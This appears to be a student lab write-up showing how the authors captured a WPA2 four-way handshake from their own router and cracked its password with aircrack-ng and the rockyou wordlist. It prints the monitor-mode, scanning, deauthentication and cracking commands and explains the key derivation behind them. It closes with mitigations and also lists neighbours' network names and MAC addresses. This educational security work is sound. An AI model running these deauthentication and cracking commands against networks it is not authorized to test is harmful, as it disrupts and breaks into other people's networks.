Ryan Zoubek and Ryan Zoubek

IT 359

November 22, 2025

Wi-Fi Hacking

Introduction and Purpose

Wi-Fi passwords can be guessable or weak, leading to attackers compromising people's Wi-Fi passwords. They can even still be the default password, which are publicly known and in a ton of wordlists that can be abused by performing a dictionary attack to crack the password. People are lazy and want to remember easy passwords on their networks because they do not want to re-enter a long password to connect to their Wi-Fi and think hackers won't target their access points because they are not in range of their network. Homeowners think hackers won't target them because they are unimportant and have nothing interesting that attackers want.

Attackers want to get into people's networks. If they get access to their Wi-Fi, they can obtain logs which allow them to download copyright content, implement malware, and conduct cybercrimes. They can intercept your network traffic being able to capture your private information and invade your online privacy. If vulnerable, they can even exploit vulnerabilities inside your network, taking advantage of and compromising other devices connected to the network. There are numerous opportunities for an attacker if they can get into your network, a gateway to many other devices connected to your router.

Wi-Fi passwords are easier to crack than most people think. People tend to have stronger passwords for their online accounts over their network. However, it is not complicated to crack their Wi-Fi passwords. All an attacker needs to do is capture the 4-way handshake, this is used by a device and router to authenticate into the network. Then an attacker cracks the password offline using built in tools. This does not need to be done near the network, because they have already

captured all the information they need. Once they crack the password, they can authenticate their own device to your network and have a gateway to all your devices and network logs to exploit further vulnerabilities or other types of cybercrime.

This writeup will demonstrate how to perform this attack with success of cracking my own Wi-Fi password and explain the tools used. It will show the commands and explain what they mean. It will explain what the 4-way handshake is and how the actual tools work of cracking the password.

Technical Implementation

The tools needed to perform this attack are a Wi-Fi adapter that supports packet injection and monitoring mode, a Kali Linux OS, and the aircrack-ng suite. I used the Panda Wireless network adapter, which supports both Windows and Linux.


After setting up the Wi-Fi adapter, I confirmed that my Virtual Machine can see the device using the “ip addr” command. Once confirmed, I killed any processes that would interfere with setting the adapter to monitoring mode. This is important because if the process is not killed, it can interfere and corrupt the data capture. Then I set the interface of the adapter into monitoring mode so that it can be used to scan the area and see what local Wi-Fi networks are available.

```
┌──(zouby49㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off


┌──(zouby49㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy2    wlan0           rt2800usb       Ralink Technology, Corp. RT5370
                (mac80211 monitor mode vif enabled for [phy2]wlan0 on [phy2]wlan0mon)
                (mac80211 station mode vif disabled for [phy2]wlan0)


┌──(zouby49㉿kali)-[~]
└─$ sudo airmon-ng

PHY     Interface       Driver          Chipset

phy2    wlan0mon        rt2800usb       Ralink Technology, Corp. RT5370


┌──(zouby49㉿kali)-[~]
└─$
```

In the screenshots, it is shown that the interface, wlan0, has been set to monitoring mode which is the name for the network adapter. Once the adapter is in monitoring mode, the command “sudo airodump-ng wlan0mon” is ran to see the nearby networks that are available nearby to connect to. Airodump-ng is the command to do this and wlan0mon is the interface looking for the nearby networks.


```
CH  6 ][ Elapsed: 12 s ][ 2025-11-16 13:43

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

28:70:4E:2E:82:96  -58        0       26    0   6   -1   WPA              <length:  0>
32:70:4E:2E:82:96  -59        2        0    0   6  360   WPA2 CCMP   PSK  YA - 216 w Mulberry Unit 21 2.4
7A:8A:20:81:88:79  -51        2        0    0  11  195   WPA2 CCMP   PSK  YA - TV
78:8A:20:81:88:79  -54        2        0    0  11  195   WPA2 CCMP   PSK  YA - 216 w Mulberry
80:69:1A:82:6D:F5  -59        3        0    0  11  130   WPA2 CCMP   PSK  Rad-140
26:0B:8B:6E:A1:37  -53        1        0    0  11  130   WPA2 CCMP   PSK  YA - 216 w Mulberry Unit 3 2.4
30:68:93:C2:40:B6  -49        2        0    0   4  130   WPA2 CCMP   PSK  Apt 3 WeeFee
62:83:E7:2B:47:62  -50        2        0    0   3  360   WPA2 CCMP   PSK  <length:  0>
60:83:E7:0B:47:62  -49        2        0    0   3  360   WPA2 CCMP   PSK  TP-Link_4762
7A:28:AA:1D:BF:AA  -39        3        0    0   7  360   WPA2 CCMP   PSK  216 Unit 19_IoT
7A:28:AA:1D:BF:A9  -40        4        0    0   7  360   WPA3 CCMP   SAE  216 Unit 19
CC:28:AA:1D:BF:A8  -40        4        0    0   7  360   WPA3 CCMP   SAE  <length:  0>
A2:05:D6:5F:C0:5C  -47        3        0    0   1  360   WPA2 CCMP   PSK  YA - TV
9C:05:D6:5F:C0:5C  -44        5        0    0   1  360   WPA2 CCMP   PSK  YA - 216 w Mulberry
78:76:89:62:2B:A4  -45        2        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
A6:05:D6:5E:B9:E9  -61        2        0    0   1  360   WPA2 CCMP   PSK  YA - 216 w Mulberry Unit 5 2.4
78:76:89:62:2B:A7  -44        3        0    0   1  360   WPA2 CCMP   PSK  FBI Service Van
78:76:89:62:2B:AA  -43        3        0    0   1  360   OPN              <length:  0>
78:76:89:76:8E:87  -52        3        0    0   1  360   WPA2 CCMP   PSK  FBI Service Van
78:76:89:76:8E:84  -55        2        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
FE:E2:C6:FD:02:C6  -48        2        0    0   1  360   WPA2 CCMP   PSK  YA - 216 w Mulberry Unit 19 2.4
FA:E2:C6:FD:02:C6  -47        3        0    0   1  360   WPA2 CCMP   PSK  YA - TV
F0:B6:61:06:91:47  -49        3        0    0   1  360   WPA2 CCMP   PSK  FBI Service Van
F0:B6:61:06:91:4A  -47        3        0    0   1  360   OPN              <length:  0>
F0:B6:61:06:91:44  -47        3        0    0   1  360   WPA3 CCMP   SAE  <length:  0>
A6:05:D6:5F:C0:5C  -44        2       30    1   1  360   WPA2 CCMP   PSK  YA - 216 w Mulberry Unit 27 2.4

BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

Quitting ...

┌──(zouby49㉿kali)-[~]
└─$
```

We were targeting my apartment router, which is the highlighted portion of the screenshot, TP-Link_4762. We take notes of the BSSID (MAC address of router: 60:83:E7:0B:47:62) and the channel number (3) of the device. This information will be used in another command to actual capture the handshake. To confirm we can see a device connected to the router, we ran a command with the BSSID of the router and connected using our phones. This was successful and now we just need to capture the handshake file.




Before capturing the file, it is worth mentioning that an attacker will DE authenticate every device connected to the router. This is done because to capture a handshake, a device needs to authenticate to the network. So, when you DE authenticate every device, they will try to reconnect, and this is how the handshake gets captured in a real attack. The command: sudo aireplay-ng --deauth 0 -a (BSSID) wlan0mon.

Now that we have the channel and MAC address, we ran the command: sudo airodump-ng -w hack1 -c 3 --bssid 60:83:E7:0B:47:62 wlan0mon. The file will be written out to hack1, the channel is set to 3, and the BSSID is set to my router's MAC address. After we authenticated our phones, we captured the handshake. In the screenshot below, it confirms it was captured.




The 4-way handshake is used by the device and router so that they can both prove they know the Wi-Fi password without sending it in the air. The first message is the router asking the device if they want to connect. If so, the router gives the device a random number challenge called an Anonce (Authentication Nonce). Message 2 is the device adding their own random number to the Anonce, then uses the Wi-Fi password to mathematically scramble the information to get a unique signature called a Message Integrity Code (MIC). Message 3 is the router taking the devices's random number and Wi-Fi password, scrambling them using the same math calculations to create a signature. If both signatures match, the router gives encryption keys to use after authenticating the device. Message 4 is the device confirming that they got the keys and are ready to start talking to the router.

Looking at the capture in Wireshark shows the 4 messages and the most important part we needed to get was the MIC. This is because when we start cracking the password, we try a word in the wordlist and add the public information to create a test signature. If the test signature matches the MIC, then we know the password to the network.



All there is left to do is to crack the password using the obtained file and a word list. The command: aircrack-ng hack1-01.cap -w /usr/share/wordlists/rockyou.txt, uses the aircrack-ng to crack the password, hack1-01.cap is the captured file of the 4-way handshake, and the rockyou.txt is the wordlists being used to perform a dictionary attack. Aircrack-ng goes through each word of the word list and the SSID of the router and runs them through the PBKDF2 formula to create a master key. Then using the master key, random numbers, challenge numbers, MAC address, and all the public information in the network capture to run them through the HMAC-SHA1 formula to create the test signature. Then compares the test signature to the MIC. If they match, the chosen word from the word lists is the password. The result: we cracked our own routers password which is “password123”.



Justification and Analysis

This attack was successful because we used the right tools, got the packet captured, and the password of the network was in the rockyou.txt wordlists. That wordlist contains a huge list of breached, commonly used, passwords. There is a good chance that a lot of people’s passwords for their networks are in that wordlist. The router was using WPA2, and this was not the protocol’s fault. This was a human error putting up a weak password to protect their network. Using a network adapter, anyone can scan networks and possibly capture the handshake. If that

password is weak and guessable, they can get in. To avoid this attack, people need to use long, complex passwords. This is because it takes a lot longer to crack a 12-character password compared to a 7-character password by centuries. Another way to mitigate this risk is to upgrade from WPA2 to WPA3. This is because WPA3 replaces the 4-way handshake with Simultaneous Authentication of Equals (SAE). This makes it so that an attacker needs to interact with the router for every guess, which is slow. They can't crack the handshake offline.

Conclusion

People's Wi-Fi passwords need to be more complex and harder to crack. They need to be more aware of how easy it is to get into your network. They also need to be aware of the possible outcomes and further threats they can face if they let in an attacker into their network. Even though your online application passwords are important, if someone gets into your network, they can see all the online traffic and steal private information and inject malware onto your device. After this demonstration, it is clearly shown how easy it is to steal someone's network password, and we outlined the further threats people face if someone does break into your network.

References

"Cracking WiFi WPA2 Handshake." *YouTube*, uploaded by David Bombal, 2 Feb. 2021, www.youtube.com/watch?v=WfYxrLaqlN8. Accessed 22 Nov. 2025.

Very Tiny Brain. "How important is it for WiFi passwords to be secure?" *Information Security Stack Exchange*, Stack Exchange Inc., 27 Aug. 2023, security.stackexchange.com/questions/271912/how-important-is-it-for-wifi-passwords-to-be-secure. Accessed 22 Nov. 2025.